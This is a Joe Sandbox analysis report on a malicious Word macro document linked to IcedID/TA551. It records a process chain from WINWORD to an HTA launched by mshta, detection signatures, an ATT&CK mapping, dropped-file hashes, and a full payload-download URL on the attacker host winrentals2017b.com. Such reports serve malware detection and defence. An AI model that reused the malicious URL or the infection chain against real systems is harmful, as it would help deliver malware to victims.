ID: 532355
Sample Name:
charge_12.01.2021.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 04:19:19
Date: 02/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report charge_12.01.2021.doc 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Yara Overview 4
Sigma Overview 4
System Summary: 4
Jbx Signature Overview 4
AV Detection: 5
Software Vulnerabilities: 5
System Summary: 5
Mitre Att&ck Matrix 5
Behavior Graph 5
Screenshots 6
Thumbnails 6
Antivirus, Machine Learning and Genetic Malware Detection 7
Initial Sample 7
Dropped Files 7
Unpacked PE Files 7
Domains 7
URLs 7
Domains and IPs 8
Contacted Domains 8
Contacted URLs 8
URLs from Memory and Binaries 8
Contacted IPs 8
Public 8
General Information 8
Simulations 9
Behavior and APIs 9
Joe Sandbox View / Context 9
IPs 9
Domains 9
ASN 9
JA3 Fingerprints 10
Dropped Files 10
Created / dropped Files 10
Static File Info 14
General 14
File Icon 14
Static OLE Info 15
General 15
OLE File "/opt/package/joesandbox/database/analysis/532355/sample/charge_12.01.2021.doc" 15
Indicators 15
Summary 15
Document Summary 15
Streams with VBA 15
Streams 15
Network Behavior 15
Network Port Distribution 15
TCP Packets 15
UDP Packets 15
DNS Queries 16
DNS Answers 16
HTTP Request Dependency Graph 16
HTTP Packets 16
Code Manipulations 16
Statistics 16
Behavior 16
System Behavior 16
Analysis Process: WINWORD.EXE PID: 2064 Parent PID: 596 17
General 17
File Activities 17
File Created 17
File Read 17
Registry Activities 17
Key Created 17
Analysis Process: explorer.exe PID: 1960 Parent PID: 2064 17
General 17
File Activities 17

File Created 17
Analysis Process: explorer.exe PID: 1580 Parent PID: 596 17
General 17
File Activities 18
Registry Activities 18
Analysis Process: mshta.exe PID: 1188 Parent PID: 1580 18
General 18
File Activities 18
Registry Activities 18
Disassembly 18
Code Analysis 18

Windows Analysis Report charge_12.01.2021.doc


Overview

General Information

Sample Name:	charge_12.01.2021.doc
Analysis ID:	532355
MD5:	18499830201cdd..
SHA1:	55c498cf7273cab..
SHA256:	0a42f6762ae4f3b..
Tags:	Bokbot doc IcedID macros Shathak TA551 Word
Infos:	

Most interesting Screenshot:

Detection




Score:	64
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Document contains an embedded VB…
- Sigma detected: Suspicious MSHTA…
- Document exploit detected (process…
- Machine Learning detection for samp…
- Document contains no OLE stream …
- Queries the volume information (nam…
- Potential document exploit detected…
- Searches for the Microsoft Outlook f…
- Document has an unknown applicati…
- Uses a known web browser user age…
- May sleep (evasive loops) to hinder …
- Creates a window with clipboard cap…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 2064 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
  - explorer.exe (PID: 1960 cmdline: explorer youTube.hta MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
- explorer.exe (PID: 1580 cmdline: C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
  - mshta.exe (PID: 1188 cmdline: "C:\Windows\SysWOW64\mshta.exe" "C:\Users\user\Documents\youTube.hta" MD5: ABDFC692D9FE43E2BA8FE6CB5A8CB95A)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

No yara matches

Sigma Overview

System Summary:

Sigma detected: Suspicious MSHTA Process Patterns

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)


System Summary:

Document contains an embedded VBA macro which may execute processes

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scripting 1 2	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 2	Eavesdrop on Insecure Network Communication
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1	LSASS Memory	Virtualization/Sandbox Evasion 1	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Non-Application Layer Protocol 2	Exploit SS7 to Redirect Phone Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1	Security Account Manager	Remote System Discovery 1	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Application Layer Protocol 1 2	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 1 2	NTDS	File and Directory Discovery 1 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	System Information Discovery 1 4	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
charge_12.01.2021.doc	20%	Virustotal		Browse
charge_12.01.2021.doc	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
winrentals2017b.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://winrentals2017b.com/tegz/Q277aG7FkN9pAcaWDfFlGNBeuaqGed8i/baWexTQoGyAAzLR/AU1XErrU1FitjjV8BBaQuem65smQXYvyd/64063/g6fJYLGHRVWp7s1tvHnZdv/XcjcYCjBX8tPaALshiDAx85PEq/cab3?ref=0t&WzOZ=9xyAidN&z3d9Ob0=EwAUkUUNyHsk&user=4Zky89n&cid=bE5YBOFyZvWHbGv9wPr7QVm&q=lYkgZNGYoZpu9	2%	Virustotal		Browse
http://winrentals2017b.com/tegz/Q277aG7FkN9pAcaWDfFlGNBeuaqGed8i/baWexTQoGyAAzLR/AU1XErrU1FitjjV8BBaQuem65smQXYvyd/64063/g6fJYLGHRVWp7s1tvHnZdv/XcjcYCjBX8tPaALshiDAx85PEq/cab3?ref=0t&WzOZ=9xyAidN&z3d9Ob0=EwAUkUUNyHsk&user=4Zky89n&cid=bE5YBOFyZvWHbGv9wPr7QVm&q=lYkgZNGYoZpu9	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://winrentals2017b.com/tegz/Q277aG7FkN9pAcaWDfFlGNBeuaqGed8i/baWexTQoGyAAzLR/AU1XErrU1FitjjV8BBa	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
winrentals2017b.com	194.62.42.207	true	false	• 0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://winrentals2017b.com/tegz/Q277aG7FkN9pAcaWDfFlGNBeuaqGed8i/baWexTQoGyAAzLR/AU1XErrU1FitjjV8BBaQuem65smQXYvyd/64063/g6fJYLGHRVWp7s1tvHnZdv/XcjcYCjBX8tPaALshiDAx85PEq/cab3?ref=0t&WzOZ=9xyAidN&z3d9Ob0=EwAUkUUNyHsk&user=4Zky89n&cid=bE5YBOFyZvWHbGv9wPr7QVm&q=lYkgZNGYoZpu9	false	• 2%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
194.62.42.207	winrentals2017b.com	Russian Federation		34464	ZEISS-ASRU	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	532355
Start date:	02.12.2021
Start time:	04:19:19
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 51s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	charge_12.01.2021.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	7
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal64.expl.winDOC@6/14@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
04:20:16	API Interceptor	28x Sleep call for process: explorer.exe modified
04:20:18	API Interceptor	42x Sleep call for process: mshta.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ZEISS-ASRU	legal agreement 11.15.2021.doc	Get hash	malicious	Browse	• 194.62.42.147
	legal agreement 11.15.2021.doc	Get hash	malicious	Browse	• 194.62.42.147
	legal agreement 11.15.2021.doc	Get hash	malicious	Browse	• 194.62.42.147
	files_11.15.2021.doc	Get hash	malicious	Browse	• 194.62.42.148
	files_11.15.2021.doc	Get hash	malicious	Browse	• 194.62.42.148
	files_11.15.2021.doc	Get hash	malicious	Browse	• 194.62.42.148
	instruct_11.21.doc.docm	Get hash	malicious	Browse	• 194.62.42.144
	instruct_11.21.doc.docm	Get hash	malicious	Browse	• 194.62.42.144
	instruct_11.21.doc.docm	Get hash	malicious	Browse	• 194.62.42.144
	particulars 11.010.2021.doc	Get hash	malicious	Browse	• 194.62.42.144
	particulars 11.010.2021.doc	Get hash	malicious	Browse	• 194.62.42.144
	inquiry-11.21.doc	Get hash	malicious	Browse	• 194.62.42.45
	inquiry-11.21.doc	Get hash	malicious	Browse	• 194.62.42.45
	inquiry-11.21.doc	Get hash	malicious	Browse	• 194.62.42.45
	bE5TVG6QkV.docm	Get hash	malicious	Browse	• 194.62.42.31
	bE5TVG6QkV.docm	Get hash	malicious	Browse	• 194.62.42.31

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	pZt5P80bs1.docm	Get hash	malicious	Browse	• 194.62.42.143
	pZt5P80bs1.docm	Get hash	malicious	Browse	• 194.62.42.143
	jk2BhrWvzs.docm	Get hash	malicious	Browse	• 194.62.42.144
	jk2BhrWvzs.docm	Get hash	malicious	Browse	• 194.62.42.144

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\cab3[1].htm	
Process:	C:\Windows\SysWOW64\mshta.exe
File Type:	HTML document, ASCII text
Category:	downloaded
Size (bytes):	203
Entropy (8bit):	5.150186571388359
Encrypted:	false
SSDEEP:	6:pn0+Dy9xwGObRmEr6VnetdzRx3/ZKCezocKqD:J0+oxBeRmR9etdzRx/Fez1T
MD5:	B5FF4C0F214FDF079AE6D835F046B7C5
SHA1:	FC1F09A696C92D366E4868A35A5AFA79129B12BE
SHA-256:	AAF04ECB4C67DE5A7833184F5ABEEC5F48A2FC17BB8167637A421596E00C7E4C
SHA-512:	5DCFA31DD1A704AE698673763A2C3E96F0C7E70D06D4790033B6ECCAFF7E6A55D7D4F2913649915E1AD430E4FA9C68143D82A95A38C2B0BC315AD91099AEAB A
Malicious:	false
Reputation:	low
IE Cache URL:	http:// winrentals2017b.com/tegz/Q277aG7FkN9pAcaWDfFlGNBeuaqGed8i/baWexTQoGyAAzLR/AU1XErrU1FitjjV8BBaQuem65smQXYvyd/64063/g6fJYLGHRVWp7s1tvHnZdv /XcjcYCjBX8tPaALshiDAx85PEq/cab3?ref=0t&WzOZ=9xyAidN&z3d9Ob0=EwAUkUUNyHsk&user=4Zky89n&cid=bE5YBOFyZvWHbGv9wPr7QVm&q=lYkgZNGYoZpu9
Preview:	<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">.<html><head>.<title>404 Not Found</title>.</head><body>. Not Found . The requested URL "ca b3" was not found on this server. .</body></html>.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DF8DB82E.gif	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	GIF image data, version 89a, 774 x 198
Category:	dropped
Size (bytes):	14327
Entropy (8bit):	7.959467120915826
Encrypted:	false
SSDEEP:	384:3j0EEYpcVhE1ltmTV/YZO4NSCWl822TnU0:w02VWnZdw9822zv
MD5:	76DA3E2154587DD3D69A81FCDB0C7364
SHA1:	0F23E27B3A456B22A11D3FBC3132397B0DDC9357
SHA-256:	F9299AB3483A8F729B2ACA2111B46E9952D4491AC66124FEC22C1C789EBC3139
SHA-512:	A20BA525941043701E8DA5234A286FF2AF0A5F4C45998F1BA3BD59785FF4CDDAA72DE316D0BC651C68F30A6587741539B51D356BF5D6FEEAFCAE492AB277BB4 5
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	GIF89a.....A..)P..?.....4.....P..K.Uo.f}.v.....=..J..G..M..J..H..F..=..O..L..K..@..<..;..9..5z.R..N..M..M..3v.2s.P..1r.1q.W..F..I..J. K.&Q.Ch.A`.d.....C ..R.."L.T..A...h..g.*^.%T.O..P..8..4v..@.U..T..S..Q..F..>..S..P..@..2m.[..Y..X..V..R..B..U..T..W..O..T..O.*g.|.....I..M..Q..W...1.W.._..W..].].\..[..Z..W..V..C..5p.b..].. [..X..W..Y..Q..O..^..[..Z../a.]..\..Z..^..X.._..._..I..`..].a..`.!c.!^.%e.$b.&f.)h.5q.>v.H~.Y..h..v.....N..R..U..X..Z..b..`..\..`..a..b..c..d..O. d. d..R.!f."g."e.!f.#g.,m..... _."k..P..9g%m.....As*z.)x.,~.+|.+{.&n. \..Gy*v.6..K...../...Bm.....6....;..9..8..A..:.:..3..+I.B..C..F..N..R..T..\..i..@..@..=..A..@..D..=..7.."Uy<..%].K..N.....!. .NETSCAPE2.0.....!.....,.....H.....*\....#J.H....3j.... C..I...(S.\...0c.I...8s.....@...J...H.*]...P.J.J...X.j....`..K...h.]...p..K...x.....L.....+^....#K.L....3k.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{477B7D15-E68B-42EE-9265-E39BF1B772F7}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	24064
Entropy (8bit):	4.61711360044789

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{477B7D15-E68B-42EE-9265-E39BF1B772F7}.tmp	
Encrypted:	false
SSDEEP:	192:31tC/c8L5cBp19v3+DQM7wbwM8N0jHa3tY/H8r5cBp19v3+DQM7wbwM8N0jHa:ltmcekv+Mvj8N0jatcHmkv+Mvj8N0j
MD5:	CB1824FD94AC639BBC2FA16B0428D68D
SHA1:	857B6763C495ADC01475B0E6FD8A78BC5FE8E4A1
SHA-256:	5F45665D6EC34D66D8FE61F17AE4F8DF54DEFABE561D5FF517EC7D2C2DDE7CCC
SHA-512:	0F02D723F6AA18D996CE9A9BE6E2C06AE8CD13448B8E9E06B4C1FADDB0B8249FF888ADD05655470A65AF871100E3A49CEC8BC76B470F6B77640CA6492E9196 1
Malicious:	false
Reputation:	low
Preview:	.....>..... ....%.....,..... ...!..".#...$...&.....'...(...)...*...+.....-..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{CEA20A45-6520-4724-B440-5537342337CC}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	21070
Entropy (8bit):	2.7051724386748672
Encrypted:	false
SSDEEP:	384:UlKV5yQOUVTs4SULwZ4pPVqHoVTQCOiTY5qFQ5q9eH4TsssHsU9YsqYjQYxtYn9q:ZGQOUVTs4SULwZ4pPVqHoVTQCOiThFJI
MD5:	F21872093625D2BA00E54A3D108AF87C
SHA1:	863CA8B13F268B27CCE55FB2529F6DEB0E3F7FAD
SHA-256:	415D7D16904A8DEFC4E43F7B987E07C6DE35129DA74C02EDF24AA2D09BBE0D65
SHA-512:	2C9244309A1C5DC95AB46FBEE99599DDE2481FE182665F63E9FA6C2958A930B4B312698B0CE6F941F3B1BA81672472F74CBF72851AEE410386C3BE8DCB0B2FA F
Malicious:	false
Reputation:	low
Preview:	../.<.@.1.h.@.1.t.@.1.m.@.1.l.@.1.>.@.1.<.@.1.b.@.1.o.@.1.d.@.1.y.@.1.>.@.1.<.@.1.d.@.1.i.@.1.v.@.1. .@.1.i.@.1.d.@.1.=.@.1.'.@.1.k.@.1.a.@.1.r.@.1.o.@.1.l.@.1. Y.@.1.o.@.1.u.@.1.'.@.1. .@.1.s.@.1.t.@.1.y.@.1.l.@.1.e.@.1.=.@.1.'.@.1.f.@.1.o.@.1.n.@.1.t.@.1.-.@.1.c.@.1.o.@.1.l.@.1.o.@.1.r.@.1.:.@.1. .@.1.#.@.1.0.@.1.0.@. 1.0.@.1.'.@.1.>.@.1.l.@.1.a.@.1.v.@.1.e.@.1.<.@.1./.@.1.d.@.1.i.@.1.v.@.1.>.@.1.<.@.1.d.@.1.i.@.1.v.@.1. .@.1.i.@.1.d.@.1.=.@.1.'.@.1.t.@.1.u.@.1.b.@. 1.e.@.1.G.@.1.i.@.1.r.@.1.l.@.1.'.@.1. ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{F929E0A5-0B20-4288-9DA9-D559EA91D780}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28B A4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\My Documents.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Thu Dec 2 11:20:15 2021, atime=Thu Dec 2 11:20:15 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	895
Entropy (8bit):	4.475235381678639
Encrypted:	false
SSDEEP:	12:85Qt1lgXg/XAlCPCHaX6zBFbZD4KID3KicvbJlb4uCN1KZ3YilMMEpxRljKXTdXq:85C/XTKz3FkKsheyl2Y3qyZVNZVu/
MD5:	06C90362D402245A0B0BAFA5A3E6531B

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\My Documents.LNK	
SHA1:	6D411C7BAFCCFBDA2233AE29DF9A94016DC49CFD
SHA-256:	A0B8A90325D92635152F8102568FE6C0BB54408D11D32C72A30595C61CCFAC17
SHA-512:	756D21086454E12DB0DF62F9F7D55D076FC2DEBD86D429C2590910786AB9A041AD58D0F6644D90E3BD7286958146ED657040870C12C4C8722B93EDA85AB26AB
Malicious:	false
Reputation:	low
Preview:	L.....F.....7G..k.^.v...k.^.v.... .....o....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....S....user.8.....QK.X.S..*...&=....U.....A.l.b.u.s.....1.....S....DOCUME~1..h.....QK.X.S..*...[=.....>.....D.o.c.u.m.e.n.t.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.7.0.....k.....-...8...[.....?J.....C:\Users\..#.....\\878164\Users.user\Documents.....\.....\.....\.....\.....\.D.o.c.u.m.e.n.t.s.....m.....#.F..l.H.i.m.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....878164.....D_....3N...W...9n.[.*.....}EkD_....3N...W...9n.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\charge_12.01.2021.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Mon Aug 30 20:08:54 2021, mtime=Mon Aug 30 20:08:54 2021, atime=Thu Dec 2 11:20:11 2021, length=33465, window=hide
Category:	dropped
Size (bytes):	1049
Entropy (8bit):	4.514584183357273
Encrypted:	false
SSDEEP:	12:8BTzsTpA0gXg/XAlCPCHaX6zBFB/z+X+WsL7O/e4icvbT9442WDtZ3YilMMEpxR7:8dvk/XTKz3c2L7jreGoDv3qyQd7Qy
MD5:	E709F4ED79010029EA756E43C97300E0
SHA1:	EB8BF923D3FCFB7C7506DC3746848ECAD22A6785
SHA-256:	7315E9E82BFD64A149C161A616757BFE34938D92548C05C36B06BADA5D0D3EEA
SHA-512:	37E5338794A122E4002DDB9A23F06CCC387F765B4CC1CCA202DBA92F24B190CECB6E4A6FF4298F4CC8246DA75DC832633FF61AD32F3230F20585814BACA093(B
Malicious:	false
Reputation:	low
Preview:	L.....F.... ...v.`=...v.`=...i...v.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....S....user.8.....QK.X.S..*...&=....U.....A.l.b.u.s.....z.1.....S....Desktop.d.....QK.X.S..*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....t.2.....S.b .CHARGE~1.DOC..X.....S...S..*.....c.h.a.r.g.e._.1.2...0.1...2.0.2.1...d.o.c.....-...8...[.....?J.....C:\Users\..#.....\\878164\Users.user\Desktop\charge_12.01.2021.doc.,.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.c.h.a.r.g.e._.1.2...0.1...2.0.2.1...d.o.c.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....878164.....D_....3N...W...9..g

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	143
Entropy (8bit):	4.8475007361621305
Encrypted:	false
SSDEEP:	3:bDuMJleWSGCKLUlwcXAlWCEKUBCmX1a+CGCKLUlmxWXLRBCv:bCES2UPAk7BE+C2UJLRBs
MD5:	8783DD2CAE71F2E44E75175200CC3C71
SHA1:	59A8D8943F354672ED2E4E1B0B97BC85F4529446
SHA-256:	D3511F772A8D95B4A56063132C49190D6165483DD1005B36647DF6AFB0D4567B
SHA-512:	8B26982B2136CAB23B8068A0C9A20FB0DC06205F7618B39A682C933550C645B4F4FEE65992D84763AB0CB3F32C887C51D44AC2AF8C97D383F3CDB6FED64F377
Malicious:	false
Preview:	[folders]..Templates.LNK=0..charge_12.01.2021.LNK=0..My Documents.LNK=0..youTube.LNK=0..[doc]..charge_12.01.2021.LNK=0..[misc]..youTube.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\youTube.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
